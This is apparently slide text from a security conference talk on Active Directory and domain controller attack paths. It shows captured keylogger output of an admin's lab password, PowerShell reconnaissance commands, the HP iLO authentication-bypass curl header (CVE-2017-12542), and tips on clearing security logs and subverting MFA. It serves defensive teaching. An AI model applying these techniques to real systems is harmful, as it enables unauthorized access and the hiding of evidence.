"r","Windows Security","8/1/2018 2:08:33 AM"  
"i","Windows Security","8/1/2018 2:08:33 AM"  
"m","Windows Security","8/1/2018 2:08:33 AM"  
"a","Windows Security","8/1/2018 2:08:33 AM"  
"r","Windows Security","8/1/2018 2:08:33 AM"  
"c","Windows Security","8/1/2018 2:08:33 AM"  
"l","Windows Security","8/1/2018 2:08:34 AM"  
"a","Windows Security","8/1/2018 2:08:34 AM"  
"b","Windows Security","8/1/2018 2:08:34 AM"  
"\","Windows Security","8/1/2018 2:08:34 AM"  
"d","Windows Security","8/1/2018 2:08:35 AM"  
"a","Windows Security","8/1/2018 2:08:35 AM"  
"r","Windows Security","8/1/2018 2:08:35 AM"  
"t","Windows Security","8/1/2018 2:08:35 AM"  
"h","Windows Security","8/1/2018 2:08:35 AM"  
"v","Windows Security","8/1/2018 2:08:36 AM"
```

Exploiting Typical Administration

```
"TypedKey","WindowTitle","Time"  
"t","Remote Desktop Connection","8/1/2018 2:08:19 AM"  
"r","Remote Desktop Connection","8/1/2018 2:08:19 AM"  
"d","Remote Desktop Connection","8/1/2018 2:08:20 AM"  
"c","Remote Desktop Connection","8/1/2018 2:08:21 AM"  
"d","Remote Desktop Connection","8/1/2018 2:08:21 AM"  
"c","Remote Desktop Connection","8/1/2018 2:08:21 AM"  
"1","Remote Desktop Connection","8/1/2018 2:08:21 AM"  
"1","Remote Desktop Connection","8/1/2018 2:08:22 AM"  
".","Remote Desktop Connection","8/1/2018 2:08:22 AM"  
"l","Remote Desktop Connection","8/1/2018 2:08:22 AM"  
"a","Remote Desktop Connection","8/1/2018 2:08:23 AM"  
"b","Remote Desktop Connection","8/1/2018 2:08:23 AM"  
.,"Remote Desktop Connection","8/1/2018 2:08:23 AM"  
"t","Remote Desktop Connection","8/1/2018 2:08:24 AM"  
"r","Remote Desktop Connection","8/1/2018 2:08:24 AM"  
"i","Remote Desktop Connection","8/1/2018 2:08:24 AM"  
"m","Remote Desktop Connection","8/1/2018 2:08:24 AM"  
"a","Remote Desktop Connection","8/1/2018 2:08:24 AM"  
"r","Remote Desktop Connection","8/1/2018 2:08:24 AM"  
"c","Remote Desktop Connection","8/1/2018 2:08:24 AM"  
"r","Remote Desktop Connection","8/1/2018 2:08:25 AM"  
"e","Remote Desktop Connection","8/1/2018 2:08:25 AM"  
"s","Remote Desktop Connection","8/1/2018 2:08:25 AM"  
"e","Remote Desktop Connection","8/1/2018 2:08:25 AM"  
"z","Remote Desktop Connection","8/1/2018 2:08:26 AM"
```

```
"t","Windows Security","8/1/2018 2:08:33 AM"  
"r","Windows Security","8/1/2018 2:08:33 AM"  
"i","Windows Security","8/1/2018 2:08:33 AM"  
"m","Windows Security","8/1/2018 2:08:33 AM"  
"a","Windows Security","8/1/2018 2:08:33 AM"  
"r","Windows Security","8/1/2018 2:08:33 AM"  
"c","Windows Security","8/1/2018 2:08:33 AM"  
"l","Windows Security","8/1/2018 2:08:34 AM"  
"a","Windows Security","8/1/2018 2:08:34 AM"  
"b","Windows Security","8/1/2018 2:08:34 AM"  
"\","Windows Security","8/1/2018 2:08:34 AM"  
"d","Windows Security","8/1/2018 2:08:35 AM"  
"a","Windows Security","8/1/2018 2:08:35 AM"  
"r","Windows Security","8/1/2018 2:08:35 AM"  
"t","Windows Security","8/1/2018 2:08:35 AM"  
"h","Windows Security","8/1/2018 2:08:35 AM"  
"v","Windows Security","8/1/2018 2:08:36 AM"  
"a","Windows Security","8/1/2018 2:08:36 AM"  
"d","Windows Security","8/1/2018 2:08:37 AM"  
"e","Windows Security","8/1/2018 2:08:37 AM"  
"r","Windows Security","8/1/2018 2:08:37 AM"  
<Tab>,"Windows Security","8/1/2018 2:08:37 AM"  
<Shift>,"Windows Security","8/1/2018 2:08:41 AM"  
"S","Windows Security","8/1/2018 2:08:42 AM"  
"K","Windows Security","8/1/2018 2:08:42 AM"  
"V","Windows Security","8/1/2018 2:08:42 AM"
```

Exploiting Typical Administration

```
"TypedKey", "WindowTitle", "Time"  
"Remote Desktop Connection", "8/1/2018 2:08:19 AM"  
"t", "r", "d", "c", "d", "c", "1", "1", ".", "l", "a", "b", ".", "t", "r", "i", "m", "a", "r", "c", "r", "e", "s", "e", "a", "r", "c", "h", ".", "c", "o", "m", "<Enter>",  
"t", "r", "i", "m", "a", "r", "c", "l", "a", "b", "\", "d", "a", "r", "t", "h", "v", "a", "d", "e", "r",  
<Tab>, <Shift>,  
"S", "k", "y", "w", "a", "l", "k", "e", "r", "2", "0", "1", "8", <Shift>, "!",
```

TypedKeyWindowTitle
Remote Desktop Connection 8/1/2018 2:08:19 AM

trdcdc11.lab.trimarcresearch.com<Enter>
trimarclab\darthvader
<Tab>
<Shift>Skywalker2018<Shift>!

Discovering Hidden Admin & AD Rights

- Review settings in GPOs linked to Domain Controllers
- The “Default Domain Controllers Policy” GPO (GPO GUID 6AC1786C-016F-11D2-945F-00C04FB984F9) typically has old settings.
- User Rights Assignments in these GPOs are hidden gold.
- These are rarely checked...

```
PS C:\> Get-ADOrganizationalUnit 'OU=Domain Controllers,DC=trimarcresearch,DC=com'

City          :
Country       :
DistinguishedName : OU=Domain Controllers,DC=trimarcresearch,DC=com
LinkedGroupPolicyObjects : {CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=trimarcresearch,DC=com}
```

Access this computer from the network	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone
Add workstations to domain	NT AUTHORITY\Authenticated Users
Adjust memory quotas for a process	BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Allow log on locally	TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators
Allow log on through Terminal Services	TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators
Back up files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Bypass traverse checking	BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE, Everyone
Change the system time	BUILTIN\Server Operators, BUILTIN\Administrators, NT AUTHORITY\LOCAL SERVICE
Create a pagefile	BUILTIN\Administrators
Debug programs	BUILTIN\Administrators
Enable computer and user accounts to be trusted for delegation	BUILTIN\Administrators
Force shutdown from a remote system	BUILTIN\Server Operators, BUILTIN\Administrators
Generate security audits	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Increase scheduling priority	BUILTIN\Administrators
Load and unload device drivers	BUILTIN\Print Operators, BUILTIN\Administrators
Log on as a batch job	BUILTIN\Performance Log Users, BUILTIN\Backup Operators, BUILTIN\Administrators
Manage auditing and security log	BUILTIN\Administrators, TRIMARCLAB\Lab Admins
Modify firmware environment values	BUILTIN\Administrators
Profile single process	BUILTIN\Administrators
Profile system performance	NT SERVICE\WdiServiceHost, BUILTIN\Administrators
Remove computer from docking station	BUILTIN\Administrators
Replace a process level token	NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE
Restore files and directories	BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Shut down the system	BUILTIN\Print Operators, BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators
Synchronize directory service data	TRIMARCLAB\Lab Admins, TRIMARCLAB\PaloAlto
Take ownership of files or other objects	BUILTIN\Administrators, TRIMARCLAB\UsrProvSVC

Allow Log On Locally On Domain Controllers

Default Groups:

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators

Additional Groups:

- Lab Admins
- Server Tier 3


Domain Users

Allow log on locally

TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab
Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE
DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators,
BUILTIN\Account Operators

What If We Can Gain Remote “Local” Access?

The screenshot shows a Sharepoint interface with a blue header bar containing the Sharepoint logo, Home, My Cloud, Catalogs, and Administration buttons. Below the header is a "Quick Access" section with a message: "To start a vApp, click Start. To use a powered on vApp, click on its thumbnail." It includes "Add vApp from Catalog" and "Build New vApp" buttons. Two vApp thumbnails are displayed: "WindowsVM-VApp" (Running, Lease expires: 19 days) and "Scratch VM" (Stopped, Lease never expires).




HP iLO Vulnerability CVE-2017-12542

HP released patches for CVE-2017-12542 in August last year, in iLO 4 firmware version 2.54.

The vulnerability affects all HP iLO 4 servers running firmware version 2.53 and before. Other iLO generations, like iLO 5, iLO 3, and more are not affected.

<https://www.bleepingcomputer.com/news/security/you-can-bypass-authentication-on-hpe-ilo4-servers-with-29-a-characters/>



```
curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAA"
```



Sean @DerbyCon @PyroTek3 · Aug 13


If you have physical servers in your environment running critical services like Domain Controllers, be aware of possible alt communication, like HP ILO, & the attacks against them. Please update firmware
HP ILO Vulnerability & Patch info from my talk: adsecurity.org/?p=4019

HP ILO Vulnerability CVE-2017-12542

HP released patches for CVE-2017-12542 in August last year, in ILO 4 firmware version 2.54.

The vulnerability affects all HP iLO 4 servers running firmware version 2.53 and before. Other iLO generations, like iLO 5, iLO 3, and more are not affected.

<https://www.bleepingcomputer.com/news/security/you-can-bypass-authentication-on-hpe-il04-servers-with-29-a-characters/>



```
curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAA"
```

Sean Metcalf | @PyroTek3 | sean@adsecurity.org | https://airbus-seclab.github.io/ilo/SSTIC2018-Article-subverting_your_server_through_its_bmc_the_hpe_il04_case-gazet_perigaud_czarny.pdf

4

107

159

111



Rob Campbell

@mjolinor

Follow

Replying to @PyroTek3

Would have been better with the Fonz.

1:04 PM - 13 Aug 2018



AAAAAAAAYYY!




If you have physical servers in your environment running critical services like Domain Controllers, be aware of possible alt communication, like HP iLO, & the attacks against them. Please update firmware
HP iLO Vulnerability & Patch info from my talk: adsecurity.org/?p=4019

HP iLO Vulnerability CVE-2017-12542

HP released patches for CVE-2017-12542 [in August last year](#), in iLO 4 firmware version 2.54.

The vulnerability affects all HP iLO 4 servers running firmware version 2.53 and before. Other iLO generations, like iLO 5, iLO 3, and more are not affected.

<https://www.bleepingcomputer.com/news/security/you-can-bypass-authentication-on-hpe-il04-servers-with-29-a-characters/>



```
curl -H "Connection: AAAAAAAAAAAAAAAAAAAAAAAA"
```

Sean Metcalf | @PyroTek3 | sean@adsecurity.org

https://airbus-seclab.github.io/il0/SSTIC2018-Article-subverting_your_server_through_its_bmc_the_hpe_il04_case_gazet_perigaud_czarny.pdf



4



107



159



Samus

@Sam0x90

Follow



Replies to @PyroTek3 @cyb3rops

Actually there's a new one on iLO
support.hpe.com/hpsc/doc/publication/...

3:31 PM - 13 Aug 2018

Print | Rate this content

SUPPORT COMMUNICATION - SECURITY BULLETIN

Document ID: hpesbhf03844en_us

Version: 1

HPESBHF03844 rev.2 - HPE Integrated Lights-Out 4, 5 (iLO 4, 5), Remote or Local
Code Execution

NOTICE: The information in this Security Bulletin should be acted upon as soon as possible.

Release Date: 2018-06-26

Last Updated: 2018-06-30

Potential Security Impact: Local: Code Execution; Remote: Code Execution

Source: Hewlett Packard Enterprise, HPE Product Security Response Team

VULNERABILITY SUMMARY

A security vulnerability in HPE Integrated Lights-Out 4, 5 (iLO 4 prior to v2.60, and iLO 5 prior to v1.30) could be remotely or locally exploited by an Administrative user to allow remote or local code execution.

References: CVE-2018-7078

SUPPORTED SOFTWARE VERSIONS*: ONLY impacted versions are listed.

- HPE Integrated Lights-Out 5 (iLO 5) for HPE Gen10 Servers - Prior to v1.30
- HPE Integrated Lights-Out 4 (iLO 4) - Prior to v2.60



Sn0rkY @_Sn0rkY · Aug 15

We planned to disclose the details of this one in few months...

Allow Log On Locally + RDP Logon = DC Fun!

Allow Log On Locally

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators
- Lab Admins
- Domain Users
- Server Tier 3

Allow Log On Through Terminal Services

- Administrators
- Server Tier 3

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Allow log on locally

TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab
Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE
DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators,
BUILTIN\Account Operators

Allow log on through Terminal Services

TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

Allow Log On Locally + RDP Logon = DC Fun!

Allow Log On Locally

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators
- Lab Admins
- Domain Users
- ***Server Tier 3***

Allow Log On Through Terminal Services

- Administrators
- ***Server Tier 3***

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Allow log on locally

TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab
Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE
DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators,
BUILTIN\Account Operators

Allow log on through Terminal Services

TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators

Allow Log On Locally + RDP Logon = DC Fun!

```
PS C:\> Get-NetGroupMember 'Server Tier 3'
```

```
GroupDomain    : trimarcresearch.com
GroupName      : Server Tier 3
MemberDomain   : trimarcresearch.com
MemberName     : Eddie
MemberSID      : S-1-5-21-3059099413-3826416028-81522354-1601
IsGroup        : False
MemberDN       : CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com
```

Manage Auditing & Security Log

Default Groups:

- Administrators
- [Exchange]

Additional Groups:

- *Lab Admins*

Anyone with the **Manage auditing and security log** user right can clear the Security log to erase important evidence of unauthorized activity.

Identifying Admin Restrictions

```
PS C:\> Get-NetGroupMember 'Domain Admins' -Recurse |  
% { get-aduser $_.membersid -prop samaccountname,logonhours,logonworkstations,passwordlastset } |  
select samaccountname,logonhours,logonworkstations,passwordlastset |  
Format-table -auto
```

samaccountname	logonhours	logonworkstations	passwordlastset
Sean			7/8/2018 4:35:24 PM
Lukeskywalker	{0, 0, 0, 0...}	trddc01	5/23/2018 10:29:41 PM
Administrator			8/2/2018 11:16:12 PM
TStark	{0, 0, 0, 0...}		5/17/2018 10:56:46 PM
JonSnow		ADADMINWRK01,ADADMINWRK02,ADADMINWRK03	5/17/2018 10:55:52 PM
SecScan			5/17/2018 12:15:03 AM
trimarcadmin	{255, 255, 255, 255...}		8/6/2018 12:07:15 AM

What About MFA?

Let's MFA that RDP



Multi-Factor Authentication

The image shows a dual-layered window. The background window is titled "Remote Desktop Connection" and displays connection details for a computer named "trdcdc11.lab.trimarc.com" under a user named "trimarclab\darthvader". The foreground window is a "Duo Security" prompt, which is a standard interface for two-factor authentication. It features a large green circular logo with the word "DUO" in white. Below the logo, the text "Powered by Duo Security" is visible. The main heading "Choose an authentication method" is displayed above three options: "Duo Push", "Call Me", and "Passcode". The "Duo Push" option is selected, indicated by a checked checkbox and a blue "Send Me a Push" button. The "Call Me" option has a grey "Call Me" button, and the "Passcode" option has a grey "Enter a Passcode" button.

Remote Desktop Connection

Remote Des
Connecti

Computer: trdcdc11.lab.trimarc.com

User name: trimarclab\darthvader

You will be asked for credentials w

Show Options

Duo Security

Device: iOS (XXX-XXX-XXX)

Choose an authentication method

Duo Push Send Me a Push

Call Me Call Me

Passcode Enter a Passcode

Sean Metcalf (@PyroTek3) TrimarcSecurity.com

Fun with MFA



Trimarc

TR RDP



Sean



172.271.271.172

Las Vegas, NV, US



10:57:46 AM EDT

July 24, 2018



Trimarc

TR RDP



Sean



172.271.271.172

Las Vegas, NV, US



10:57:47 AM EDT

July 24, 2018



Fun with MFA

Login Request
Protected by Duo Security



Trimarc
[Trimarc Research] ADFS



Sean



172.271.271.172
Las Vegas, NV, US



10:57:46 AM EDT
July 24, 2018

Login Request
Protected by Duo Security



Trimarc
[Trimarc Research] ADFS



Sean



172.271.271.172
Las Vegas, NV, US



10:57:47 AM EDT
July 24, 2018

Sean Metcalf (@PyroTek3) TrimarcSecurity.com



Approve



Deny






Approve



Deny

Fun with MFA



Subverting MFA

What if an attacker could bypass MFA without anyone noticing?



Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
 - Work phone number
 - Work address
 - Mobile number
 - Org-specific attributes

Active Directory Self Service

Full Name:	<input type="text"/>
Title:	<input type="text"/>
Work Phone:	<input type="text"/>
Mobile Phone:	<input type="text"/>
Fax Number:	<input type="text"/>
Pager Number:	<input type="text"/>
Department:	<input type="text"/>
Manager:	<input type="text"/> (Click To Change)

Subverting MFA

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
 - Work phone number
 - Work address
 - Mobile number
 - Org-specific attributes

Active Directory Self Service

Full Name:	<input type="text"/>
Title:	<input type="text"/>
Work Phone:	<input type="text"/>
Mobile Phone:	555-1212
Fax Number:	<input type="text"/>
Pager Number:	<input type="text"/>
Department:	<input type="text"/>
Manager:	(Click To Change)

Subverting MFA

